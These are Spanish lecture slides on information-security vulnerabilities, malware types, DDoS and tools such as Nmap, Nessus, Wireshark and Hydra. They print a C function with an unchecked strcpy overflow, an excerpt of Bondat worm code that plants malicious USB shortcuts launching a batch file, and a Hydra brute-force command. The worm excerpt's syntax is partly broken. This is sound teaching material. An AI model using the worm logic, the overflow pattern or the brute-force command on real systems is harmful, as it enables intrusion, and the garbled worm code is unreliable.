
Vulnerabilidades y amenazas

Ing. Mariano Lancioni

Vulnerabilidades

Una vulnerabilidad es un fallo o debilidad de un sistema de información que pone en riesgo la seguridad de la misma. Se trata de un “*agujero*” que puede ser producido por un error de configuración, una carencia de procedimientos o un fallo de diseño.



Tipos de Vulnerabilidades

- **Software**
Errores o bugs en el código.
- **Configuración**
Configuraciones inseguras y permisos mal gestionados.
- **Red**
Fallos en la configuración de dispositivos de red o protocolos.
- **Físicas**
Acceso no autorizado a equipos físicos.
- **Humanas**
Factores como errores de usuarios o falta de capacitación.



Vulnerabilidad de Software

Errores de programación (bugs):

fallos en el código que pueden ser explotados.

Fallos en el control de acceso:

permitir que un atacante ejecute código malicioso.

Inyecciones (SQL, LDAP, NoSQL):

manipulación de consultas para acceder o alterar datos.

```
char *mail_auth(char *mechanism, authresponse_t resp, int argc, char *argv[])
{
    char tmp[MAILTMPLEN];
    AUTHENTICATOR *auth;

    /* make upper case copy of mechanism name */
    ucase(strcpy(tmp, mechanism));
    for(auth = mailauthenticators; auth; auth = auth->next)
        if(auth->server && !strcmp(auth->name, tmp))
            return (*auth->server)(resp, argc, argv);
    return NIL; /* no authenticator found */
}
```



Vulnerabilidad de Configuración


- Configuraciones inseguras por defecto: usuarios/contraseñas predeterminadas.
- Puertos o servicios innecesarios abiertos.
- Permisos mal gestionados: accesos excesivos o no restringidos.
- Parcheo incompleto o inexistente: software desactualizado.

A terminal window with a dark background and light green text. The prompt is 'ruvelro@ruvelro-Ubuntu: ~'. The command 'nmap 192.168.1.2' has been executed. The output shows the start of an Nmap scan at 2013-05-20 12:44 CEST. It reports that the host is up with a latency of 0.00019s. It lists 995 closed ports that are not shown. A table of open ports follows: 22/tcp (ssh), 80/tcp (http), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds), and 9891/tcp (xnltec-xnlmail). The scan is completed in 0.12 seconds.

```
ruvelro@ruvelro-Ubuntu: ~  
ruvelro@ruvelro-Ubuntu:~$ nmap 192.168.1.2  
  
Starting Nmap 6.00 ( http://nmap.org ) at 2013-05-20 12:44 CEST  
Nmap scan report for 192.168.1.2  
Host is up (0.00019s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
9891/tcp  open  xnltec-xnlmail  
  
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds  
ruvelro@ruvelro-Ubuntu:~$
```

Vulnerabilidad de Red

- **Sniffing:** tráfico sin cifrar que puede ser interceptado.
- **Man-in-the-Middle (MitM):** interceptar y modificar comunicaciones.
- **ARP/DNS spoofing:** suplantar equipos o servidores para redirigir tráfico.
- **Ataques DoS/DDoS:** saturación de servicios para dejarlos inaccesibles.



Vulnerabilidad física

- **Acceso físico no controlado**

- Falta de controles de ingreso (sin tarjetas, biometría o guardias).
 - Posibilidad de que intrusos entren a salas de servidores o puestos de trabajo.

- **Robo o pérdida de dispositivos**

- Laptops, celulares, discos externos o pendrives sin cifrado.
 - Pueden contener información sensible o credenciales.

- **Medios de respaldo inseguros**

- Backups almacenados en el mismo lugar que los sistemas.
 - Riesgo de robo, incendio o desastres naturales.

- **Infraestructura inadecuada**

- Centros de datos sin control de temperatura, humedad o energía.
 - Riesgo de incendio, inundación o fallas por sobrecalentamiento.

- **Uso de dispositivos externos inseguros**

- Conectar pendrives desconocidos o infectados.
 - Permite la entrada de malware por vía física.

- **Falta de destrucción segura de información**

- Desecho de discos, papeles o cintas sin borrado/corte seguro.
 - Permite recuperación de datos sensibles.



Vulnerabilidad humana

- **Ingeniería social**
Manipulación psicológica para obtener información o acceso.
Ejemplos: phishing, vishing (llamadas), smishing (SMS)
- **Uso de contraseñas inseguras**
Contraseñas débiles ("123456", "admin") o repetidas
Anotarlas en papel o compartirlas con otros.
- **Falta de capacitación en ciberseguridad**
Empleados que no saben identificar correos sospechosos.
Caen fácilmente en fraudes o instalan software malicioso.
- **Exposición en redes sociales**
Publicar datos sensibles (fechas, lugares, fotos de credenciales).
Información que puede usarse para ataques dirigidos (*spear phishing*).



Amenazas de malware


Los programas maliciosos son una de las mayores ciberamenazas a la que se exponen las empresas. Dentro del malware existen distintos tipos de amenazas, siendo las principales:

- Virus
- Gusanos
- Troyanos
- Ransomware

Virus

Características principales

- Necesita que el usuario ejecute un archivo infectado para activarse.
- Se oculta dentro de programas o documentos.
- Puede corromper datos, ralentizar el sistema o inutilizarlo.
- Se propaga a través de memorias USB, correos electrónicos, descargas, etc.



Gusanos

Características principales

- Se propaga de forma **autónoma** aprovechando la red.
- Consume recursos del sistema y del ancho de banda.
- Puede abrir puertas traseras o instalar otros tipos de malware.
- Su objetivo suele ser la **propagación masiva**, aunque algunos también roban información o instalan ransomware.

Bondat: gusano para minar criptomonedas capaz de auto propagarse a través de dispositivo USB conectados en la maquina víctima. Esto lo hace leyendo los archivos contenidos en él dispositivo y creando un acceso directo sobre estos archivos.

```
    }
    } catch (xsHU) {}
}
try {
    var Iy8K = val_syst_obj["getFolder"]("nie2");
    for (var X50U = new Enumerator(Iy8K["Files"]); !X50U["atEnd"](); X50U["moveNext"]()) {
        var str_file_fullname = (X50U["item"]()) + "\\" + ["split"]("\\")["pop"]();
        var str_extension = val_syst_obj["getExtensionName"](str_file_fullname)["toLowerCase"]();
        if (str_extension != ".lnk" && str_extension != ".bat" && str_extension != ".js" && str_extension != ".autorun.inf" && str_file_fullname["substr"](0, 1) != ".")
            && str_file_fullname["substr"](0, 1) != "$" && str_file_fullname["match"](/recycle/i) == null) {
            var cjiy = 0;
            switch (str_extension) {
                case "exe": cjiy = 261; break;
                case "doc":
                case "docx":
                case "pdf": cjiy = 73; break;
                case "rtf":
                case "txt": cjiy = 70; break;
                case "mp3":
                case "m4a":
                case "ogg":
                case "wav":
                case "ma":
                    cjiy = 116;
                    break;
                case "mp4":
                case "avi":
                case "webm":
                case "flv":
                case "mov":
                case "wmv":
                case "mpeg":
                case "mpg":
                    cjiy = 115;
                    break;
                case "gif":
                case "jpg":
                case "jpeg":
                case "png":
                    cjiy = 302;
                    break;
            }
            with (shell_obj["createShortcut"]("nie2 + str_file_fullname + ".lnk"))
            targetPath = "cmd.exe", windowStyle = 7,
            arguments = "/c start Drive.bat & \\" + str_drive_path + str_file_fullname + "\\",
            iconLocation = "%systemroot%\system32\shell32.dll," + cjiy, save();
            try {
                val_syst_obj["moveFile"]("nie2 + str_file_fullname", trd + str_file_fullname)
            } catch (xsHU) {}
            hf(trd + str_file_fullname)
        }
    }
} catch (xsHU) {}
try {
```

Trojanos

- No se replica por sí solo (a diferencia de gusanos).
- Necesita que el usuario lo descargue y ejecute.
- Suele venir disfrazado de:
 - Software pirata o cracks.
 - Falsas actualizaciones.
 - Archivos adjuntos en correos.
 - Aplicaciones móviles falsas.
- Permite al atacante **tomar control total** del equipo infectado.



Objetivo

Los troyanos generalmente se utilizan como Spearhead (punta de lanza), para insertar un ransomware.

Ransomware

- Cifra archivos con algoritmos fuertes (AES, RSA, etc.).
- Muestra un mensaje de rescate (generalmente en criptomonedas).
- Puede propagarse por:
 - Correos de phishing con adjuntos maliciosos.
 - Vulnerabilidades sin parchear (ej: SMB en Windows).
- Dispositivos extraíbles o descargas falsas.
- Puede afectar tanto a **usuarios individuales** como a **grandes empresas**.



Curiosidad

Existen grandes empresas (con áreas de help desk, atención al cliente, equipos técnicos y contabilidad) que su unidad de negocio es la generación de Ransomware y cobro de rescate de archivos.

Ataques por denegación de servicio/Distribuido

Un ataque de denegación de servicio distribuido (DDoS) se produce cuando un servidor recibe muchas peticiones de acceso, sobrecargando el sistema y haciendo que el servidor caiga o funcione de forma incorrecta (acceso lento o rebotando mensajes de errores). Para realizar este tipo de ataques se utilizan muchos ordenadores (bots) que de forma automatizada hacen peticiones a ese servidor.



DDoS como arma de guerra

Ucrania atacó Chestny Znak (sistema de autenticación de productos y generación de código de barra de Rusia) mediante DDoS provocando la caída y desconexión del mismo.

Rusia cuenta con Killnet un grupo de 10.000 hackers atacando servicios de Ucrania y la OTAN

Métodos de identificación de vulnerabilidades


- Escaneo de vulnerabilidades: Herramientas automáticas que revisan sistemas en busca de debilidades.
 - Penetration testing (Pentesting): Simulación de ataques controlados para identificar fallos.
 - Monitoreo continuo: Detección en tiempo real de amenazas.
 - Revisión de código: Análisis manual o automatizado del código fuente para encontrar errores.
-




Herramientas para la identificación de vulnerabilidades

Al final de este apartado, la audiencia debe ser capaz de responder a estas dos preguntas:

- **Nmap**
Explorador de red.
- **Nessus**
Escáner de vulnerabilidades.
- **WireShark**
Analizador de protocolos.
- **Hydra**
Pruebas con ataques de fuerza bruta.



Nmap



Curiosidad

Nmap se ha vuelto muy popular no solo por su prestancia sino también por aparecer en películas como The Matrix y la serie Mr. Robot.

```
admin@ip-172-26-0-73:~$ nmap scanme.nmap.org

Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 02:48 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.078s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    filtered smtp
80/tcp    open  http
9929/tcp   open  nping-echo
31337/tcp  open  Elite

Nmap done: 1 IP address (1 host up) scanned in 2.40 seconds
admin@ip-172-26-0-73:~$
```

Nessus

Nessus

Scans Policies

admin

Test

CURRENT RESULTS: MAY 11 AT 10:34 PM

Configure

Audit Trail

Launch

Export

Filter Vulnerabilities

Hosts

>

192.168.56.102

>

Vulnerabilities

41

Compliance

217

☐	Severity	Plugin Name	Plugin Family	Count
☐	CRITICAL	CentOS 6 / 7 : openssl (CE...	CentOS Local Security Checks	1
☐	CRITICAL	CentOS 7 : glibc (CESA-201...	CentOS Local Security Checks	1
☐	HIGH	CentOS 7 : graphite2 (CESA...	CentOS Local Security Checks	1
☐	HIGH	CentOS 7 : kernel (CESA-20...	CentOS Local Security Checks	1
☐	HIGH	CentOS 7 : mariadb (CESA-...	CentOS Local Security Checks	1
☐	MEDIUM	CentOS 5 / 6 / 7 : bind (CES...	CentOS Local Security Checks	1
☐	MEDIUM	CentOS 6 / 7 : ipa / libldb / ll...	CentOS Local Security Checks	1
☐	MEDIUM	CentOS 6 / 7 : libssh2 (CES...	CentOS Local Security Checks	1
☐	MEDIUM	CentOS 6 / 7 : nss-util (CES...	CentOS Local Security Checks	1
☐	MEDIUM	CentOS 6 / 7 : samba (CES...	CentOS Local Security Checks	1

Host Details

IP: 192.168.56.102

DNS: st91.l

MAC: 08:00:27:db:3e:a2

OS: Linux Kernel 3.10.0-327.4.5.el7.x86_64 on CentOS Linux release 7.2.1511 (Core)

Start: May 11 at 10:34 PM

End: May 11 at 10:39 PM

Elapsed: 6 minutes

KB: [Download](#)

Vulnerabilities

Critical

High

Medium

Low

Info

Ejemplos de uso de Nessus

- Una empresa de software necesita saber si sus aplicaciones web no contienen vulnerabilidades.
- Organización que debe aplicar auditoría de cumplimiento

Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
15	2.814046	145.254.160.237	65.208.228.223	TCP	54	3372 → 80 [ACK] Seq=480 Ack=
18	2.984291	145.254.160.237	216.239.59.99	HTTP	775	GET /pagead/ads?client=ca-pu
19	3.014334	145.254.160.237	65.208.228.223	TCP	54	3372 → 80 [ACK] Seq=480 Ack=
22	3.495025	145.254.160.237	65.208.228.223	TCP	54	3372 → 80 [ACK] Seq=480 Ack=
25	3.815486	145.254.160.237	65.208.228.223	TCP	54	3372 → 80 [ACK] Seq=480 Ack=

Frame 18: 775 bytes on wire (6200 bits), 775 bytes captured (6200 bits)
Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
Internet Protocol Version 4, Src: 145.254.160.237, Dst: 216.239.59.99
Transmission Control Protocol, Src Port: 3371, Dst Port: 80, Seq: 1, Ack: 1, Len: 721
Hypertext Transfer Protocol
[truncated]GET /pagead/ads?client=ca-pub-2309191948673629&random=1084443430285<=1082467020&format=468
[truncated]Expert Info (Chat/Sequence): GET /pagead/ads?client=ca-pub-2309191948673629&random=108444.
Request Method: GET
Request URI [truncated]: /pagead/ads?client=ca-pub-2309191948673629&random=1084443430285<=1082467020
Request Version: HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113\r\n

¿Que es?

Wireshark es un analizador de protocolos de red o un sniffer de paquetes. Es capaz de capturar paquetes en una LAN.

Hydra

Es una herramienta de fuerza bruta de código abierto que se utiliza para probar la seguridad de contraseñas en una amplia variedad de servicios de red, como FTP, SSH, Telnet, HTTP.

Bruteforce de usuario y contraseña:

```
hydra -L /usr/share/wordlists/users.txt -P  
/usr/share/wordlists/rockyou.txt  
http://<IP_Address>
```

Nota

Este tipo de técnicas son muy invasivas, ya que vamos a realizar ataques de fuerza bruta a distintos sistemas, por lo que no podemos utilizar estas técnicas sin un consentimiento o aprobación por parte del objetivo

Jueves 18/9 exponer malware o amenaza elegida

Grupos de 5 alumnos exponen (no más de 30 min) algún tipo de amenaza: troyano, ransomware, DDoS, etc. Explicación, ejemplos y formas de mitigarlos.